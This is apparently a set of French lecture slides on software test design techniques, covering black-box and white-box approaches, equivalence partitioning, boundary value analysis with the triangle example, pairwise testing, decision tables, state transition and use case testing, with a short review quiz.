
Une difficulté du test structurel consiste dans la définition de l'Oracle de test.

Comparaison des techniques de conception de test

Type de technique	Bases de test (éléments d'entrée)	Traçabilité	Mesure de couverture	Objet du test
Boîte noire (test au travers des interfaces du logiciel)	Exigences fonctionnelles et non-fonctionnelles, cas d'utilisation, spécifications	Par rapport aux exigences	Couverture des exigences	Vérification que les exigences sont correctement implémentées
Boîte blanche (test structurel du code)	Code		Couverture du code	Vérification de la correction du code
Expérience	Relevé des anomalies	Par rapport aux modèles de faute	Couverture des types de faute	Vérification d'anomalies types

Couverture de code

- ◆ La mesure de couverture de code peut être utilisée :
 - Pour concevoir des tests structurels (boite blanche)
 - Pour évaluer un ensemble de test existants (boite noire ou fondé sur l'expérience).



4.2 Catégories de techniques de conception de tests (K2)

- ◆ LO-4.2.1 Rappeler les raisons pour lesquelles les approches basées sur les spécifications (boîte-noire) et celles basées sur les structures (boîte blanche) sont utiles.
- ◆ LO-4.2.2 Expliquer les caractéristiques, les points communs et différences entre les tests basés sur les spécifications, les tests basés sur les structures et les tests basés sur l'expérience. (K2)

Quiz – section 4.2

Q1 – Pourquoi les techniques basées sur les spécifications (boîte noire) et les techniques basées sur la structure (boîte blanche) sont-elles à la fois efficaces ?

- a) Elles permettent de trouver des défauts de types différents.
- b) Il est toujours préférable d'utiliser plusieurs techniques.
- c) Elles trouvent toutes les deux le même type de défauts.
- d) Parce que les spécifications ont tendance à être mal structurées.

Quiz – section 4.2

Q2 – Qu'est-ce qui constitue une caractéristique clé des techniques basées sur la structure?

- a) Elle sont principalement utilisées pour vérifier la structure d'une spécification.
- b) Elles sont utilisées à la fois pour mesurer la couverture et pour concevoir des tests améliorant la couverture.
- c) Elles sont basées sur les compétences et l'expérience du testeur.
- d) Elles utilisent un modèle formel ou informel du logiciel ou du composant.

Réponses au quiz

◆ Section 4.2

- Q1 \rightarrow a
- Q2 \rightarrow b

4.3 Techniques basées sur les spécifications (boîte noire) (K3)

4.3.1 Partitions d'équivalence (K3)

4.3.2 Analyse des valeurs limites (K3)

4.3.3 Tests par tables de décisions (K3)

4.3.4 Test de transition d'états (K3)

4.3.5 Tests de cas d'utilisation (K2)

Conception de tests – une auto-évaluation

- ◆ Soit la spécification suivante :

Un programme prend en entrée trois entiers. Ces trois entiers sont interprétés comme représentant les longueurs des cotés d'un triangle. Le programme rend un résultat précisant si il s'agit d'un triangle scalène, isocèle ou équilatéral.

- ◆ Produire une suite de cas de tests pour ce programme


Exemple du triangle

- ◆ 14 cas de test – GJ Myers – « The Art of Software Testing » - 1979
 - 1. Cas scalène valide (1,2,3 et 2,5,10 ne sont pas valides)
 - 2. Cas équilatéral valide
 - 3. Cas isocèle valide (2,2,4 n'est pas valide)
 - 4. Cas isocèle valide avec les trois permutations (e.g. 3,3,4; 3,4,3; 4,3,3)
 - 5. Cas avec une valeur à 0
 - 6. Cas avec une valeur négative
 - 7. Cas où la somme de deux entrées est égale à la troisième entrée
 - 8. 3 cas pour le test 7 avec les trois permutations
 - 9. Cas où la somme de deux entrées est inférieure à la troisième entrée
 - 10. 3 cas pour le test 9 avec les trois permutations
 - 11. Cas avec les trois entrées à 0
 - 12. Cas avec une entrée non entière
 - 13. Cas avec un nombre erroné de valeur (e.g. 2 entrées, ou 4)
 - 14. Pour chaque cas de test, avez-vous défini le résultat attendu ?

Exemple du triangle – Evaluation

- ◆ Chacun de ces 14 tests correspond à un défaut constaté dans des implantations de cet exemple triangle
 - ◆ La moyenne des résultats obtenus par un ensemble de développeurs expérimentés est de 7.8 sur 14.
- => La conception de tests est une activité complexe, à fortiori sur de grandes applications

4.3.1 Analyse partitionnelle des domaines des données d'entrée – Classes d'équivalence (K3)



Une *classe d'équivalence* correspond à un ensemble de données de tests supposées tester le même comportement, c'est-à-dire activer le même défaut.

Exemple – Contrôle d'accès :

- Utilisateurs admin
- Utilisateurs normaux
- Non-utilisateurs

Partitionnement de domaines : exemple

◆ Soit le programme suivant :

Un programme lit trois nombres réels qui correspondent à la longueur des cotés d'un triangle. Si ces trois nombres ne correspondent pas à un triangle, imprimer le message approprié. Dans le cas d'un triangle, le programme examine s'il s'agit d'un triangle isocèle, équilatéral ou scalène et si son plus grand angle est aigu, droit ou obtus ($< 90^\circ$, $= 90^\circ$, $> 90^\circ$) et renvoie la réponse correspondante.

◆ Classes d'équivalence et Données de Test

	Aigu	Obtus	Droit
Scalène	6,5,3	5,6,10	3,4,5
Isocèle	6,1,6	7,4,4	$\sqrt{2}, 2, \sqrt{2}$
Equilatéral	4,4,4	impossible	impossible

+ non triangle - 1,2,8

Analyse partitionnelle - Méthode

◆ Trois phases :

- Pour chaque donnée d'entrée, calcul de classes d'équivalence sur les domaines de valeurs,
- Choix d'un représentant de chaque classe d'équivalence,
- Composition par produit cartésien sur l'ensemble des données d'entrée pour établir les données de test.

Soit C_i , une classe d'équivalence,

$$\bigcup C_i = E \wedge \forall i,j \quad C_i \cap C_j = \emptyset$$


Règles de partitionnement des domaines

- ◆ Si la valeur appartient à un intervalle, construire :
 - une classe pour les valeurs inférieures,
 - une classe pour les valeurs supérieures,
 - n classes valides.
- ◆ Si la donnée est un ensemble de valeurs, construire :
 - une classe avec l'ensemble vide,
 - une classe avec trop de valeurs,
 - n classes valides.
- ◆ Si la donnée est une obligation ou une contrainte (forme, sens, syntaxe), construire :
 - une classe avec la contrainte respectée,
 - une classe avec la contrainte non-respectée


4.3.2 Analyse des valeurs limites (K3)

- ◆ Principe : on s'intéresse aux bornes des intervalles partitionnant les domaines des variables d'entrées :
 - pour chaque intervalle, on garde les 2 valeurs correspondant aux 2 limites, et les 4 valeurs correspondant aux valeurs des limites \pm le plus petit delta possible
$$n \in 3 .. 15 \Rightarrow v1 = 3, v2 = 15, v3 = 2, v4 = 4, v5 = 14, v6 = 16$$
 - si la variable appartient à un ensemble ordonnés de valeurs, on choisit le premier, le second, l'avant dernier et le dernier
$$n \in \{-7, 2, 3, 157, 200\} \Rightarrow v1 = -7, v2 = 2, v3 = 157, v4 = 200$$
 - si une *condition d'entrée* spécifie un *nombre de valeurs*, définir les cas de test à partir du nombre *minimum* et *maximum* de valeurs, et des test pour des nombres de valeurs hors limites invalides.
$$\text{Un fichier d'entrée contient 1-255 records, produire un cas de test pour 0, 1, 255 et 256.}$$

Analyse des valeurs aux limites



Number of input values



Input values

Test aux limites - Exemple

◆ Calcul des limites sur l'exemple du programme de classification des triangles

1, 1, 2	Non triangle
0, 0, 0	Un seul point
4, 0, 3	Une des longueurs est nulle
1, 2, 3.00001	Presque un triangle sans en être un
0.001, 0.001, 0.001	Très petit triangle
99999, 99999, 99999	Très grand triangle
3.00001, 3, 3	Presque équilatéral
2.99999, 3, 4	Presque isocèle
3, 4, 5.00001	Presque droit
3, 4, 5, 6	Quatre données
3	Une seule donnée
	Entrée vide
-3, -3, 5	Entrée négative

Test aux limites – Types de données

- ◆ les données d'entrée ne sont pas seulement des valeurs numériques : caractères, booléens, images, son, ...
- ◆ Ces catégories peuvent, en général, se prêter à une analyse partitionnelle et à l'examen des conditions aux limites :
 - True / False
 - Fichier plein / Fichier vide
 - Trame pleine / Trame vide
 - Nuances de couleur
 - Plus grand / plus petit
 -


Analyse partitionnelle et test aux limites – synthèse

- ◆ L'analyse partitionnelle est une méthode qui vise à diminuer le nombre de cas de tests par calcul de classes d'équivalence
 - importance du choix de classes d'équivalence : risque de ne pas révéler un défaut
- ◆ Le choix de conditions d'entrée aux limites est une heuristique solide de choix de données d'entrée au sein des classes d'équivalence
 - cette heuristique n'est utilisable qu'en présence de relation d'ordre sur la donnée d'entrée considérée.
- ◆ Le test aux limites produit à la fois des cas de test nominaux (dans l'intervalle) et de robustesse (hors intervalle)

Test aux limites - Evaluation

- ◆ Méthode de test fonctionnel très productive :
 - le comportement du programme aux valeurs limites est souvent pas ou insuffisamment examiné
- ◆ Couvre l'ensemble des phases de test (unitaires, d'intégration, de conformité et de régression)
- ◆ Inconvénient : caractère parfois intuitif ou subjectif de la notion de limite
 - ⇒ Difficulté pour caractériser la couverture de test.

Analyse partitionnelle et test aux limites – Combinaison des valeurs d'entrée



➔ Techniques de test
combinatoire – n-wise

- ◆ Pb de la combinaison des valeurs des données d'entrée

Données de test pour la variable X_i :
 $DT_{X_i} = \{di_1, \dots, di_n\}$

- ◆ Produit cartésien :

$$DT_{X_1} \times DT_{X_2} \times \dots \times DT_{X_n}$$

⇒ **Explosion du nombre de cas de tests**

- ◆ Choix de classes d'équivalence portant sur l'ensemble des données d'entrée

Test combinatoire – n-wise

- ◆ Les combinaisons de valeurs de domaines d'entrée donne lieu a explosion combinatoire
- ◆ Exemple : Options d'une boite de dialogue MS Word



→ $2^{12} * 3$ (nombre d'item dans le menu déroulant) = 12 288

Test combinatoire : approche Pair-wise

- ◆ Tester un fragment des combinaisons de valeurs qui garantissent que chaque combinaison de 2 variables est testé
- ◆ Exemple : 4 variables avec 3 valeurs possibles chacune

OS	Réseau	Imprimante	Application
XP	IP	HP35	Word
Linux	Wifi	Canon900	Excel
Mac X	Bluetooth	Canon-EX	Pwpoint

Toutes les
combinaisons : 81

Toutes les paires : 9

Pair-wise testing

- ◆ 9 cas de test : chaque combinaison de 2 valeurs est testée

	OS	Réseau	Imprimante	Application
Cas 1	XP	ATM	Canon-EX	Pwpoint
Cas 2	Mac X	IP	HP35	Pwpoint
Cas 3	Mac X	Wifi	Canon-EX	Word
Cas 4	XP	IP	Canon900	Word
Cas 5	XP	Wifi	HP35	Excel
Cas 6	Linux	ATM	HP35	Word
Cas 7	Linux	IP	Canon-EX	Excel
Cas 8	Mac X	ATM	Canon900	Excel
Cas 9	Linux	Wifi	Canon900	Pwpoint

L'idée sous-jacente : la majorité des fautes sont détectées par des combinaisons de 2 valeurs de variables

Test combinatoire

- ◆ L'approche Pairwise se décline avec des triplets, des quadruplets, mais le nombre de tests augmente très vite
- ◆ Une vingtaine d'outils permette de calculer les combinaisons en Pairwise (ou n-valeurs) :
 - <http://www.pairwise.org/default.html>
 - Prise en charge des exclusions entre valeurs des domaines et des combinaison déjà testée
 - Exemple : outil Pro Test
- ◆ Problème du Pairwise :
 - le choix de la combinaison de valeurs n'est peut-être pas celle qui détecte le bug ...
 - Le résultat attendu de chaque test doit être fournis manuellement

4.3.3 – Couvertures des règles métier / tests par tables de décision (K3)

- ◆ Les tables de décision permettent de traiter les valeurs liées en fonction des règles métier applicatives
- ◆ Les tests couvrent les combinaisons de conditions et les effets attendus

Table de décisions

		règles							
		R1	R2	R3	R4	R5	R6	R7	R8
conditions	C1	T	T	T	T	F	F	F	F
	C2	T	T	F	F	T	T	F	F
	C3	T	F	T	F	T	F	T	F
actions	a1	x			x	x			x
	a2	x							x
	a3		x				x		
	a4			x	x			x	x
	a5	x			x				

Valeurs des conditions

Effets

Exemple – Table de décisions

- ◆ L'application à tester intègre un module de mailing adapté en fonction des clients (A, B, C, O). Chaque type de client peut posséder plus de deux crédits, dont certains avec un taux spécial.

		Combinations															
Causes	Values	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
Customer Type	A,B,C,O	A	A	A	A	B	B	B	B	C	C	C	C	O	O	O	O
2 or more lines	Y, N	Y	Y	N	N	Y	Y	N	N	Y	Y	N	N	Y	Y	N	N
Credit rating = X	Y, N	Y	N	Y	N	Y	N	Y	N	Y	N	Y	N	Y	N	Y	N
Effects																	
Normal Letter		X	X	X	X	X	X	X	X					?	?	?	?
Special Letter										X	X	X	X	?	?	?	?
Add. Paragraph		?	X	X		?	X	X		?	X	X		?	?	?	?
No Letter														?	?	?	?
Checksum		1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	16


➔ 1 cas de test par colonne

4.3.4 Test de transition d'états


- ◆ Une modélisation du système en termes de machine à états (par exemple en UML) permet de piloter la génération des tests
- ◆ Exemples d'utilisation :
 - Test du cycle de vie d'une carte à puce (Initialisée, En opération, Bloquée)
 - Test d'un contrôleur de système de freinage
 - Test du cycle de vie des objets dans une base de donnée
 - ...
- ◆ La conception des tests s'appuie sur la couverture des états et des transitions entre état à partir du modèle

Test de transition d'états - Exemple : gestionnaire de processus

- ◆ Machine à états d'un exemple simple de gestionnaire de processus sur un mono-processeur




Couverture des transitions



- ◆ Cas #1 – `new(p1)` ; `activate(p1)` ; `swap` ; `del(p1)`

Couverture des transitions




- ◆ Cas #2 – `new(p1) ; new(p2) ; activate(p1) ; activate(p2) ; swap ; swap; del(p1) ; del(p2)`

4.3.5 Tests de cas d'utilisation (K2)

- ◆ Le cas d'utilisation (par exemple en UML) permet de décrire des interactions entre un utilisateur (humain ou machine) et un système
 - c'est un bon point d'entrée de conception des tests
- ◆ La production de tests à partir de cas d'utilisation vise à couvrir le scénarios d'utilisation et leurs variantes

Diagrammes de cas d'utilisation

